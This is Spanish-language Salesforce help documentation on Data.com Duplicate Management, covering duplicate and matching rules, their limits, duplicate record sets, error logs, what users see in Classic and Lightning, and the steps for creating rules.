Mantener sus datos limpios y precisos es lo más importante para ayudar su organización a sacar el máximo partido de Salesforce. Utilice Gestión de duplicados de Data.com para controlar si sus usuarios pueden crear registros duplicados y cuándo en Salesforce; personalice la lógica que utiliza para identificar duplicados y cree informes acerca de los duplicados que los usuarios guardan.

Nota: La gestión de duplicados utiliza tecnología de Data.com pero *no* requiere una licencia de Data.com.


A partir de Spring '16, todas las nuevas organizaciones de Salesforce incluyen funciones de Gestión de duplicados ya configuradas y activadas para cuentas, contactos y candidatos. El resto de las organizaciones deben configurar y activar manualmente las funciones de Gestión de duplicados. Después de configurar Gestión de duplicados, este es su modo de funcionamiento.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- *Cuando un usuario intenta guardar un nuevo registro*, el registro se compara primero con los registros existentes de Salesforce para identificar posibles duplicados (1). Los criterios utilizados para comparar registros e identificar los posibles duplicados se definen por una *regla de coincidencia*. A continuación, se devuelve una lista de posibles duplicados (2). Lo que sucede cuando se identifica el registro se que se guarda como un posible duplicado depende de lo que está definido en la *regla de duplicados* (3). Por ejemplo, la regla de duplicados puede impedir a usuarios guardar el posible registro duplicado o permitirles guardarlo de todos modos. Tanto la opción Bloquear como Permitir incluyen una alerta que informa a los usuarios por qué no pueden guardar el registro y qué deben hacer. La opción Permitir incluye la capacidad de realizar informes en los registros duplicados.
- *Cuando un usuario intenta guardar un registro modificado*, el registro se comprueba primero para ver si el usuario ha cambiado el valor de un campo de regla de coincidencia. Si es así, el proceso de gestión de duplicados funciona como se ha descrito en nuevos registros. En caso contrario, no se realiza ninguna acción y no se detectarán los duplicados.




Consideraciones para el uso de Gestión de duplicados
La gestión de duplicados de Data.com incluye límites para reglas de duplicados, reglas de coincidencia y conjuntos de registros duplicados.

Conceptos de gestión de duplicados
Para configurar Gestión de duplicados de Data.com con mayor eficacia, es importante comprender algunos conceptos clave.

Configurar gestión de duplicados en Salesforce
Para utilizar Gestión de duplicados de Data.com en su organización, necesita dos reglas separadas: una regla de duplicados y una regla de coincidencia. La regla de duplicados indica a Salesforce qué acción tomar cuando se identifican los duplicados. La regla de coincidencia define cómo se comparan los registros entre sí para identificar posibles duplicados.

Referencia de regla de coincidencia
Aquí encontrará información adicional que le ayudará a comprender cómo funcionan las reglas de coincidencia y cómo utilizarlas.

Referencia de regla de duplicados
Aquí encontrará información adicional que le ayudará a comprender cómo funcionan las reglas de duplicados y cómo utilizarlas.

Preguntas frecuentes acerca de la gestión de duplicados
Respuestas a preguntas comunes acerca de Gestión de duplicados de Data.com.

# Consideraciones para el uso de Gestión de duplicados

La gestión de duplicados de Data.com incluye límites para reglas de duplicados, reglas de coincidencia y conjuntos de registros duplicados.

## Consideraciones para reglas de duplicados

- Las reglas de duplicados están disponibles para cuentas, contactos, candidatos y objetos personalizados. Todos los demás objetos, incluyendo Oportunidades y Cuentas personales, no son compatibles en estos momentos.
- Las reglas de duplicados no se ejecutan cuando:
  - Los registros se crean utilizando Creación rápida.
  - Los candidatos se convierten en cuentas o contactos *y* su organización no dispone del permiso "Utilizar conversión de candidatos de Apex" .
  - Los registros se recuperan con el botón **Recuperar**.
  - Los registros se agregan utilizando Lightning Sync.
  - Los registros se combinan manualmente.
  - Un usuario de autoservicio crea registros y las reglas incluyen condiciones basadas en el objeto Usuario.
  - Las condiciones de las reglas de duplicados se establecen para buscar campos de relación y registros sin ningún valor guardado para esos campos. Por ejemplo, tiene una condición que especifica que una regla de duplicados solo se ejecuta cuando `Campaña NO INCLUYE 'Salesforce'`. A continuación, si agrega un registro con *ningún valor* para el campo `Campaña`, no se ejecuta la regla de duplicados.
- En algunos casos, si las reglas de duplicados están definidas como una alerta para mostrar cuando se encuentran posibles duplicados, se impide a los usuarios *siempre* guardar registros y *no* ven una lista de duplicados. Esta situación se produce cuando:
  - Se agregan registros utilizando las herramientas de importación de datos.
  - Se convierte una cuenta personal en una cuenta empresarial (y la cuenta empresarial recién creada coincide con cuentas empresariales existentes).
  - Se agregan o se modifican registros utilizando las API de Salesforce.
- Si está guardando varios registros a la vez y sus reglas de duplicados están establecidas como *`Bloqueo`* o *`Alerta`*, los registros en la misma operación de guardado no se comparan entre sí; solo se comparan con registros que ya están en Salesforce. Este comportamiento afecta a la acción *`Informe`* y los conjuntos de registros duplicados incluyen registros que coinciden con otros registros en la misma operación de guardado.
- No se admiten listas de selección personalizadas cuando están incluidas en una regla de coincidencia utilizada en una regla de duplicados de objeto cruzado.
- El texto de alerta personalizable en reglas de duplicados no es compatible con el sistema de traducción.
- Se permiten hasta 5 reglas de duplicados activas por objeto.
- Se permiten hasta tres reglas de coincidencia por regla de duplicados y cada regla de coincidencia debe ser de un objeto diferente.
- A partir de Spring '15, todas las nuevas organizaciones de Salesforce incluirán funciones de Gestión de duplicados activadas para cuentas, contactos y candidatos. Las nuevas organizaciones incluyen reglas de duplicados de contactos, cuentas y candidatos. Cada regla de duplicados está asociada con una regla de coincidencia. Puede desactivar estas reglas o crear reglas personalizadas.

## Consideraciones para reglas de coincidencia

- Las reglas de coincidencia están disponibles para cuentas, contactos, candidatos y objetos personalizados. Todos los demás objetos, incluyendo Oportunidades y Cuentas personales, no son compatibles en estos momentos.
- Las reglas de coincidencia estándar y personalizadas que utilizan métodos de coincidencia solo admiten caracteres latinos, y si está utilizando datos internacionales, le recomendamos utilizar el método de coincidencia Exacta con sus reglas de coincidencia.
- Si un campo de un objeto ya no está disponible para su organización, puede provocar que se ignoren las reglas de coincidencia con asignaciones a este campo y se vea afectada la detección de duplicados. Compruebe todas las asignaciones de campos de reglas duplicados en un objeto por si hubiera un cambio en los campos disponibles para su organización. Por ejemplo, el campo `Estado`

`de limpieza` solo está disponible para clientes con una licencia de Data.com. Si su organización ya no dispone de una licencia de Data.com, este campo ya no está disponible y se ignorarán las reglas de coincidencia con asignaciones a este campo.

- Solo se permite 1 campo de relación de búsqueda por regla de coincidencia.
- Se permiten hasta 5 reglas de coincidencia activas por objeto.
- Se permite un total de hasta 25 reglas de coincidencia activas.
- Se permite un total de hasta 100 reglas de coincidencia (tanto activas como inactivas).
- Se pueden activar o desactivar hasta 5 reglas de coincidencia a la vez.
- Las reglas de coincidencia que incluyen campos con Cifrado de plataforma no detectan duplicados. Si su organización tiene Cifrado de plataforma activado, asegúrese de que sus reglas de coincidencia no incluyen campos cifrados.

## Consideraciones para conjuntos de registros duplicados

- De forma predeterminada, los conjuntos de registros duplicados solo son visibles para administradores, pero el administrador puede otorgar visibilidad a otros usuarios.
- Si un candidato se identifica como un duplicado pero se convierte antes de que se cree el conjuntos de registros duplicados, el candidato convertido no se incluirá en un conjuntos de duplicados.

CONSULTE TAMBIÉN

Reglas de duplicados

# Conceptos de gestión de duplicados

Para configurar Gestión de duplicados de Data.com con mayor eficacia, es importante comprender algunos conceptos clave.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Reglas de duplicados

Las reglas de duplicados se utilizan para controlar si puede guardar registros duplicados y el momento de hacerlo dentro de Salesforce.

Reglas de coincidencia

Las reglas de coincidencia se utilizan para identificara registros duplicados dentro de Salesforce.

Conjuntos de registros duplicados

Vea rápidamente una lista de los registros duplicados, agrupados en conjuntos de duplicados, haciendo clic en la ficha Conjuntos de registros duplicados. Para hacerlo, su organización tiene que utilizar la acción registro con sus reglas de duplicados.

Duplicar registros de errores

Si su organización utiliza Gestión de duplicados de Data.com, puede ver errores de cualquier sistema que evita la ejecución correcta de reglas de duplicado o reglas de coincidencia.

Cómo afecta la gestión de duplicados a sus usuarios

Cuando haya configurado y activado funciones de Gestión de duplicados en Salesforce, esto es lo que ven sus usuarios cuando intentan introducir datos o guardar un registro identificado como un posible duplicado.

## Reglas de duplicados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de duplicados se utilizan para controlar si puede guardar registros duplicados y el momento de hacerlo dentro de Salesforce.

Las reglas de duplicados indican a Salesforce qué acción realizar cuando intenta crear un registro duplicado. Cada regla de duplicados requiere al menos una regla de coincidencia para identificar qué registros existentes son posibles duplicados.

Puede configurar su regla de duplicados para realizar una acción cuando se crea o se modifica un registro. Sin embargo, la regla solo se ejecuta para registros modificados si los campos que se están modificando están incluidos en la regla de coincidencia asociada.

A partir de Spring '15, todas las nuevas organizaciones de Salesforce incluirán reglas de duplicados estándar configuradas y activadas para cuentas, contactos y candidatos. Le recomendamos utilizar las reglas de duplicados estándar porque están diseñadas para funcionar con reglas de coincidencia estándar para devolver los mejores candidatos coincidentes posibles. Puede desactivar las reglas de duplicados estándar en cualquier momento. También puede crear reglas de duplicados personalizadas.

Ejemplo: La regla de duplicados puede impedirle guardar registros que se han identificado como posibles duplicados o permitirles guardarlos de todos modos. Tanto la opción Bloquear como Permitir incluyen una alerta que le informa por qué no puede guardar el registro y qué debe hacer. La opción Permitir incluye la capacidad de realizar informes en los registros duplicados.

CONSULTE TAMBIÉN

- Crear o modificar reglas de duplicados
- Gestionar registros duplicados en Salesforce

## Reglas de coincidencia

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de coincidencia se utilizan para identificara registros duplicados dentro de Salesforce.

Vea un vídeo: Concepto de reglas de coincidencia

Una regla de coincidencia está formada por campos individuales que se reúnen en una ecuación. Cada campo contiene un criterio de coincidencia que informa la regla de cómo comparar los campos y qué condiciones se deben cumplir para considerar el campo específico como una coincidencia.

Después de activar una regla de coincidencia, se crean automáticamente una o más claves de coincidencia y se aplican a registros existentes. (Conocido también como indexación, este proceso mejora el rendimiento y devuelve un conjunto de candidatos coincidentes mejor porque la regla de coincidencia solo busca duplicados entre registros con la misma clave de coincidencia.)

Cuando se ejecuta la regla de coincidencia, compara las claves de coincidencia del registro con las de los registros existentes. A continuación, para los registros que comparten las mismas claves de coincidencia, la regla de coincidencia emplea algoritmos de coincidencia para comparar campos y determinar la cercanía de la coincidencia de los campos y de los registros por último. Si dos registros no comparten las mismas claves de coincidencia, no se consideran duplicados y ni siquiera se les aplicarán los algoritmos de coincidencia.

Ejemplo: Una regla de coincidencia sencilla puede especificar que si los valores `Correo electrónico` y `Teléfono` de dos registros coinciden exactamente, son posibles duplicados. También puede utilizar una variedad de método de coincidencia "aproximada" para comparar los campos.

Utilice reglas de coincidencia con reglas de duplicados para gestionar si los usuarios pueden crear registros duplicados en Salesforce y en qué momento.

Puede utilizar las reglas de coincidencia estándar o crear su propia regla de coincidencia personalizada. Le recomendamos utilizar las reglas de coincidencia estándar porque están cuidadosamente diseñadas para devolver el mejor conjunto posible de candidatos coincidentes.

CONSULTE TAMBIÉN

Crear o modificar reglas de coincidencia personalizadas

Referencia de regla de coincidencia

## Conjuntos de registros duplicados

Vea rápidamente una lista de los registros duplicados, agrupados en conjuntos de duplicados, haciendo clic en la ficha Conjuntos de registros duplicados. Para hacerlo, su organización tiene que utilizar la acción registro con sus reglas de duplicados.

Cuando un usuario guarda un registro identificado como un duplicado por una regla de duplicados con la acción informe:

- El registro guardado y todos sus duplicados, hasta 100, se asignará a un conjunto de registros de registros duplicados nuevo o existente.
- El registro guardado y cada uno de sus duplicados se indicará como un elemento de registro suplicado en el conjunto de registros duplicados.
- Si la regla de duplicados está configurada para buscar duplicados en objetos, se indicarán todos los duplicados de objetos cruzados como elementos de registro de duplicados en el conjunto de registros duplicados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los conjuntos de registros duplicados y los elementos de registros duplicados pueden utilizarse para hacer lo siguiente.

- Crear tipos de informes personalizados
- Crear campos personalizados
- Escribir reglas de validación, desencadenadores y reglas de flujo de trabajo
- Modifique los campos que pueden aparecer en los respectivos formatos de página

CONSULTE TAMBIÉN

Consideraciones para el uso de Gestión de duplicados

## Duplicar registros de errores

Si su organización utiliza Gestión de duplicados de Data.com, puede ver errores de cualquier sistema que evita la ejecución correcta de reglas de duplicado o reglas de coincidencia.

En Configuración, introduzca *Registros de errores de duplicados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Registros de errores de duplicados**. Allí podrá ver qué errores se han producido, si los hay. Los registros de errores se eliminan pasados 90 días.

Ejemplo: Aquí tiene algunos escenarios que pueden producir un error en el registro.

- El motor de coincidencias utilizado para coincidencias aproximadas no está disponible temporalmente. Por lo tanto, no se ejecutará ninguna regla de coincidencia que incluya métodos de coincidencias aproximadas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- La acción Informe en reglas de duplicados falla porque el sistema no puede crear un conjunto de registros duplicados.

## Cómo afecta la gestión de duplicados a sus usuarios

Cuando haya configurado y activado funciones de Gestión de duplicados en Salesforce, esto es lo que ven sus usuarios cuando intentan introducir datos o guardar un registro identificado como un posible duplicado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Cómo afecta la gestión de duplicados a sus usuarios en Salesforce Classic

Cuando crea y activa reglas de duplicado y sus usuarios intentan guardar un registro identificado como un posible duplicado, los usuarios obtendrán orientación sobre cómo proceder. Esto es lo que ven en Salesforce Classic.

### Cómo afecta la gestión de duplicados a sus usuarios en Lightning Experience

En Lightning Experience, cuando haya creado y activado reglas de duplicados, los duplicados se detectan incluso antes de que se guarde un registro. Es como un show de magia sin la capa y la varita mágica. Si sus usuarios intentan introducir datos en un registro, modificar los datos en un registro o guardar un registro identificado como un posible duplicado, esto es lo que ven.

CONSULTE TAMBIÉN

Gestionar registros duplicados en Salesforce


## Cómo afecta la gestión de duplicados a sus usuarios en Salesforce Classic

Cuando crea y activa reglas de duplicado y sus usuarios intentan guardar un registro identificado como un posible duplicado, los usuarios obtendrán orientación sobre cómo proceder. Esto es lo que ven en Salesforce Classic.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




- Todas las reglas de duplicado incluyen un mensaje generado por el sistema (1) que informa al usuario del número de posibles duplicados encontrados. El número de posibles duplicados incluye solo los registros a los que el usuario tiene acceso, incluso si la seguridad a nivel de registro de la regla de duplicado está establecida como `Omitir reglas de colaboración`. (La opción `Omitir reglas de colaboración` indica a la regla de coincidencia asociada comparar todos los registros, independientemente del acceso del usuario.) Si el usuario no tiene acceso a ninguno de los registros identificados como posibles duplicados, entonces este mensaje únicamente indica que existen duplicados detectados y que no se incluye el número de duplicados. La lista de posibles duplicados que aparece solo incluye los registros a los que tiene acceso el usuario.
- Si su regla de duplicado incluye una alerta, aparecerá debajo del mensaje generado por el sistema (2).
- Si su regla de duplicado permite a los usuarios guardar un registro aunque pueda tratarse de un posible duplicado, el botón **Guardar (Ignorar alerta)** estará presente (3). Si su regla de duplicado impide a los usuarios guardar un registro que es un posible duplicado, el botón **Guardar** estará presente pero no se puede guardar el registro correctamente hasta que el usuario realice los cambios necesarios en el registro por lo que ya no estará marcado como un posible duplicado.
- La lista de posibles duplicados (4) solo incluye los registros a los que tiene acceso el usuario. Los campos que aparecen en la lista solo incluyen campos a los que el usuario tiene acceso (hasta los 7 primeros campos que se han comparado por la regla de duplicado asociada). En esta lista se muestra un máximo de 5 registros, pero si se detectan más de 5 duplicados, los usuarios pueden hacer clic en **Mostrar todo >>** para ver una lista completa de registros, con hasta 100. Los registros se enumeran en el orden de última modificación. Los usuarios pueden ir directamente a uno de los registros de la lista haciendo clic en su vínculo.
- Los campos resaltados (5) son aquellos que se han comparado por la regla de coincidencia asociada y determinado como coincidentes.

## Cómo afecta la gestión de duplicados a sus usuarios en Lightning Experience


En Lightning Experience, cuando haya creado y activado reglas de duplicados, los duplicados se detectan incluso antes de que se guarde un registro. Es como un show de magia sin la capa y la varita mágica. Si sus usuarios intentan introducir datos en un registro, modificar los datos en un registro o guardar un registro identificado como un posible duplicado, esto es lo que ven.

En cuanto un usuario introduzca o modifique datos en un registro, se inician las reglas de duplicados. Aparece una alerta general si se detectan duplicados, no la alerta personalizable asociada con sus reglas de duplicados. La alerta incluye el número de posibles duplicados. Este número incluye solo los registros a los que el usuario tiene acceso, incluso si la seguridad a nivel de registro de la regla de duplicado está establecida como *`Omitir reglas de colaboración`*. Los usuarios pueden hacer clic en la alerta para revisar los registros de Salesforce coincidentes.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Si sus usuarios intentan guardar un registro identificado como un posible duplicado, esto es lo que ven.




- Todas las reglas de duplicado incluyen un mensaje generado por el sistema (1) que informa al usuario del número de posibles duplicados encontrados. El número de posibles duplicados incluye solo los registros a los que el usuario tiene acceso, incluso si la seguridad a nivel de registro de la regla de duplicado está establecida como *`Omitir reglas de colaboración`*. (La opción *`Omitir reglas de colaboración`* indica a la regla de coincidencia asociada comparar todos los registros, independientemente del acceso del usuario.) Si el usuario no tiene acceso a ninguno de los registros identificados como posibles

duplicados, entonces este mensaje únicamente indica que existen duplicados detectados y que no se incluye el número de duplicados. La lista de posibles duplicados que aparece solo incluye los registros a los que tiene acceso el usuario.

- Si su regla de duplicado incluye una alerta, aparecerá debajo del mensaje generado por el sistema (2).
- Si su regla de duplicados permite a los usuarios guardar un registro incluso si puede ser un posible duplicado, puede cerrar este diálogo y guardar el registro como lo hacen habitualmente. Si su regla de duplicado impide a los usuarios guardar un registro que es un posible duplicado, no se puede guardar el registro correctamente hasta que el usuario realice los cambios necesarios en el registro por lo que ya no estará marcado como un posible duplicado.
- La lista de posibles duplicados (3) solo incluye los registros a los que tiene acceso el usuario. Los campos que aparecen en la lista solo incluyen campos a los que el usuario tiene acceso (hasta los 7 primeros campos que se han comparado por la regla de duplicado asociada). Los registros se indican en el orden en que se modificaron por última vez. Los usuarios pueden ir directamente a uno de los registros de la lista haciendo clic en su vínculo.

# Configurar gestión de duplicados en Salesforce

Para utilizar Gestión de duplicados de Data.com en su organización, necesita dos reglas separadas: una regla de duplicados y una regla de coincidencia. La regla de duplicados indica a Salesforce qué acción tomar cuando se identifican los duplicados. La regla de coincidencia define cómo se comparan los registros entre sí para identificar posibles duplicados.

**Importante:** A partir de Spring '15, todas las nuevas organizaciones de Salesforce incluirán funciones de Gestión de duplicados configuradas y activadas para cuentas, contactos y candidatos. Las nuevas organizaciones incluyen reglas de coincidencia de contactos, cuentas y candidatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Crear o modificar reglas de duplicados

Utilice reglas de duplicados para definir lo que ocurre cuando un usuario intenta guardar un registro duplicado.

Crear o modificar reglas de coincidencia personalizadas

Utilice reglas de coincidencia para determinar cómo se comparan dos registros y se identifican como duplicados.

Crear tipos de informe personalizados para informes de registros duplicados

Si su organización utiliza la acción Informe con sus reglas duplicadas, puede ejecutar informes para analizar la calidad de sus datos y ver qué tan bien están funcionando sus reglas de duplicado. De este modo, puede ajustar sus reglas de duplicados si lo necesita. En primer lugar, deberá configurar los tipos de informe personalizado apropiados.

# Crear o modificar reglas de duplicados

Utilice reglas de duplicados para definir lo que ocurre cuando un usuario intenta guardar un registro duplicado.

Para que los usuarios vean la lista de posibles duplicados detectados por la regla de duplicados, deben tener acceso de lectura al objeto definido en la regla.

1. En Configuración, introduzca *Reglas de duplicados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de duplicados**.
2. Para modificar una regla existente, haga clic en el nombre de la regla, luego haga clic en **Modificar**. Para crear una nueva regla, haga clic en **Nueva regla**, luego seleccione el objeto al que desea aplicar la regla.
3. Introduzca los detalles de la regla, incluyendo el nombre, la descripción y la configuración de seguridad a nivel de registro de la regla.
4. Seleccione qué acción se producirá cuando el usuario intente guardar un registro duplicado.

   Si la acción incluye una alerta para usuarios, proporcionaremos un texto de alerta predeterminado que puede personalizar. Solo la acción Permitir incluye la opción de informe.
5. En la sección Reglas de coincidencia, seleccione en primer lugar el objeto con el que se compararán esos registros. A continuación, seleccione las reglas de coincidencia que determinarán cómo se identifican los registros como duplicados.

   La lista incluye todas las reglas de coincidencia disponibles para el objeto seleccionado. Si ninguna de las reglas de coincidencias en la lista es lo que desea, seleccione Crear nueva regla de coincidencia.

   Consejo: Le recomendamos utilizar las reglas de coincidencia estándar porque están cuidadosamente diseñadas para devolver el mejor conjunto posible de candidatos coincidentes. Solo asegúrese de activarlas.

   Sin embargo, si decide crear una nueva regla de coincidencia, le recomendamos primero acabar de crear su regla de duplicados. Luego cree y active la nueva regla de coincidencia. Cuando vuelva a la regla de duplicados, tendrá automáticamente la regla de coincidencia recién creada asociada a ella, siempre y cuando no tenga ya una regla de coincidencia asociada.
6. Asegúrese de seleccionar la asignación de campo para cada regla de coincidencia, si es necesario.

   Si la regla de coincidencia está comparando registros de dos objetos diferentes o utiliza campos personalizados:

   - Deberá decidir cómo desea que se comparen los campos desde el primer objeto con los campos del segundo objeto. Por ejemplo, puede asignar un campo personalizado denominado Correo electrónico de trabajo al campo estándar Correo electrónico.
   - Algunos datos podrían truncarse antes de que coincidan dos campos de texto con diferentes longitudes máximas.
7. Si desea que se ejecute su regla de duplicados únicamente si se cumplen condiciones específicas, especifique las condiciones.

   Por ejemplo, puede agregar una condición que indica la ejecución de la regla solo si se ha introducido el registro por un usuario con un cierto perfil o una cierta función o si el registro incluye un país o estado específicos.
8. Guarde la regla.
9. Active la regla.

   Para que la activación se realice correctamente, todas las reglas de coincidencia asociadas deben ser activas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar reglas de duplicados:
- "Personalizar aplicación"

Para activar y desactivar reglas de duplicados:
- "Personalizar aplicación"

Para ver reglas de duplicados:
- "Ver parámetros y configuración"

10. Si tiene más de una regla de duplicados activa para un objeto concreto, es posible que desee ajustar el orden en el que se procesan las reglas. Puede cambiar el orden de las reglas haciendo clic en **Volver a ordenar** desde la página de detalles de cualquier regla.

    Consejo: Si la primera regla de duplicados encuentra una coincidencia para un registro concreto, no se evaluará ese registro por reglas de duplicados posteriores. Por lo tanto, debe ordenar su regla de duplicados para que esas reglas con la acción Bloquear se ejecuten antes de las reglas con la acción Permitir.

CONSULTE TAMBIÉN

Reglas de duplicados

Reglas de coincidencia

## Crear o modificar reglas de coincidencia personalizadas

Utilice reglas de coincidencia para determinar cómo se comparan dos registros y se identifican como duplicados.

1. En Configuración, introduzca *Reglas de coincidencia* en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de coincidencia**.
2. Si modifica una regla de coincidencia existente, asegúrese de que la regla está inactiva.
3. Haga clic en **Nueva regla** o **Modificar** junto a la regla existente que desea modificar.
4. Seleccione el objeto al que se aplicará esta regla de coincidencia.
5. Escriba un nombre y una descripción para la regla.
6. Introduzca los criterios de coincidencia.

   Los criterios de coincidencia son la ubicación donde define qué campos comparar y cómo. Para agregar campos adicionales (hasta un total de 10), haga clic en **Agregar lógica de filtro...** y a continuación **Agregar fila**.
